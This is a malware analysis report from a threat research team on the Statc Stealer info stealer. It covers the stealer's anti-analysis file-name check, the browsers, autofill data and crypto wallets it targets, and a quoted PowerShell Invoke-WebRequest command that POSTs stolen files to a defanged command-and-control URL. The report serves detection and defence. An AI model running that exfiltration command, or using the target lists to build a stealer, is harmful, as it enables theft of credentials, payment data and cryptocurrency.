Statc Stealer | ThreatLabz

By Shivam Sharma, Amandeep Kumar

Published: 2023-08-08 · Archived: 2026-04-05 21:50:14 UTC

Technical Analysis

Evasion using anti-analysis techniques

Typically, info stealers like Statc Stealer employ sophisticated techniques to avoid detection and persist on the victim's machine.

We found one anti-analysis technique while analyzing Statc Stealer:

- The sample looks for its original file name
- Checks whether its file name is the same as its internal name
- Stops executing if it finds differences

Essentially, if Statc Stealer discovers that you've changed or updated its malicious files, then it stops in its tracks.

The code example in the image below shows how:

- The sample used a FileName check
- The sample compares the file name with a hardcoded encrypted string



Figure 3: File name comparison code

Theft and exfiltration of data

Stealing activity

Statc Stealer has a general information stealing capability. It's able to take sensitive information from various browsers and wallets, and then store the data in a text file inside a **Temp** folder.

Using the python script we mentioned above, we decrypted Statc Stealer's encrypted strings.

The image below shows various references to "wallets" and "crypto", indicating that sensitive cryptocurrency information has been compromised.



Figure 4: Decrypted strings using python script

Encrypted strings


encStrings.txt - Notepad
File Edit Format View Help
wsig8g==
2tK25fI=
wNK08fH8zw==
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+q
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLi99T8/l/C4uSH
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU
yt+v/uHJ9NXw6qPLyeSBxtXWwMfq64r84N+v+cvF8BHf9Yvwyt+3
yt+sxczK7cnHzqDw5OeY2vjY98ju+YnLytiGycgOwtbv9aPL0uiZ
yt+sxczK7cnHzqDw5OeY2vjY98ju+YnLytiGycgOwtbv9aPLxvWY
yt+i0tXY4RHO45Xj7+SFyeLy18Hw5Jg3w/eUxNLF2u3X45rw+iOm
yt+i0tXY4RHO45Xj7+SFyeLy18Hw5Jg3w/eUxNLF2u3C+Zk30uSH
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLyysD+9ZM3w/eU
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+g08DB6t38zqPL3OyFydTf/u3Hwonm/Oyfycvy2g==
yt+5zdLF2N73/pg=
yt+4ztXL8sfg4aPL7+SfztXa8w==
yt+42s/K/cQ=
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+/
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
0/WYxcrFzN73+bg=
0++C19Xm4cP//pQ=
/veH0ssQNwDv44/+/eSF0dXd98fkIJrm5TKexsvE7dX8+Jgm4/eU
JPeL1g==
2fGJ09PFNejw9Kn84fiY18oONert/V8=
NjCgycrG99U7wq7CwiNA7czk6d3wMg==
NjCo19Xq7dv86ZPj0/WYxtXc8t78/oo3JdiGyfjJ897+wpjh4+yB
w+uYztIbMAP//pM=
w+uYztLl/tr+6Yv80Q==

Figure 5: Encrypted strings

Decrypted strings



Figure 6: Decrypted strings

Browser exfiltration

Browser exfiltration is the unauthorized transfer of any data from a browser. It can involve social engineering, phishing attacks and emails, and even uploading data to an insecure hard drive.

However, Statc Stealer uses its malicious software to drop and execute malicious files. Let’s explore how this works.

How it works

Statc Stealer employs a straightforward and easily detectable technique to steal browser data. It leverages the Invoke-WebRequest Uniform Resource Identifier (URI) in PowerShell to initiate a process, using the following arguments:

```
Invoke-WebRequest -Uri https[:]//topgearmemory[.]com/kdsfedafa/stat?c= -Method POST -InFile C:\Users
```

The significance of Statc Stealer's exfiltration technique lies in its potential to steal sensitive browser data and send it securely to its C&C server. This allows the malware to harvest valuable information, such as login credentials and personal details, for malicious purposes like identity theft and financial fraud. Despite its simplicity, the technique aids security experts in detecting and analyzing the malware's behavior, enabling the development of effective countermeasures.

Targeted browsers

The Statc Stealer malware can exfiltrate data from the following browsers:

- Chrome
- Microsoft Edge
- Brave
- Opera
- Yandex
- Mozilla Firefox

It comes as no surprise that Statc Stealer, with its PE structure, strategically targets the most popular Windows browsers, By capitalizing on their widespread usage, this info stealer can cast a wider net, seeking to compromise sensitive data from a larger pool of unsuspecting users.

Stealing autofill data

Statc Stealer is also capable of exfiltrating autofill data. If a stealer takes autofill data, login credentials, Personally Identifiable Information (PII) and payment information is at risk:

- Usernames and passwords
- Email
- Credit card details

- Personal addresses
- Payment information

Stolen data



Figure 7: Stolen data in decrypted form

Data in encrypted form



Figure 8: Stolen data after encryption

In the images above, the Statc Stealer is exfiltrating browsers' autofill information. From here, the malware will encrypt the stolen data and store it in a text file in the **Temp** folder.

Process Monitor (ProcMon)

Process Monitor (ProcMon) is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It can help provide a snapshot into the types of sensitive information Statc Stealer is capable of stealing.

Using ProcMon, we observed that Statc Stealer steals:

- user’s cookies data
- web data
- local state
- data preferences
- login data
- various different wallets information
- FileZilla
- browsers autofills
- anydesk
- ronin_edge
- meta mask
- Telegram data

We captured this malicious activity in ProcMon in the image below.



Figure 9: Browser related data shown in ProcMon

Wallet data

The Statc Stealer can exfiltrate data from various wallets, like:

- Cryptocom-Wallet
- Petra-aptos-wallet
- exodus-web3-wallet
- bitkeep-crypto-nft-wallet
- liquality-wallet
- ethos-sui-wallet
- suite-sui-wallet
- tallsman-polkadot-wallet

- Enkrypt-ethereum-polkadot
- leap-cosmos-wallet
- pontem-aptos-wallet
- fewcha-move-wallet
- rise-aptos-wallet
- teleport-wallet
- martin-wallet-aptos-sui
- avana-wallet-solana-wallet
- glow-solana-wallet-beta
- solflare-wallet
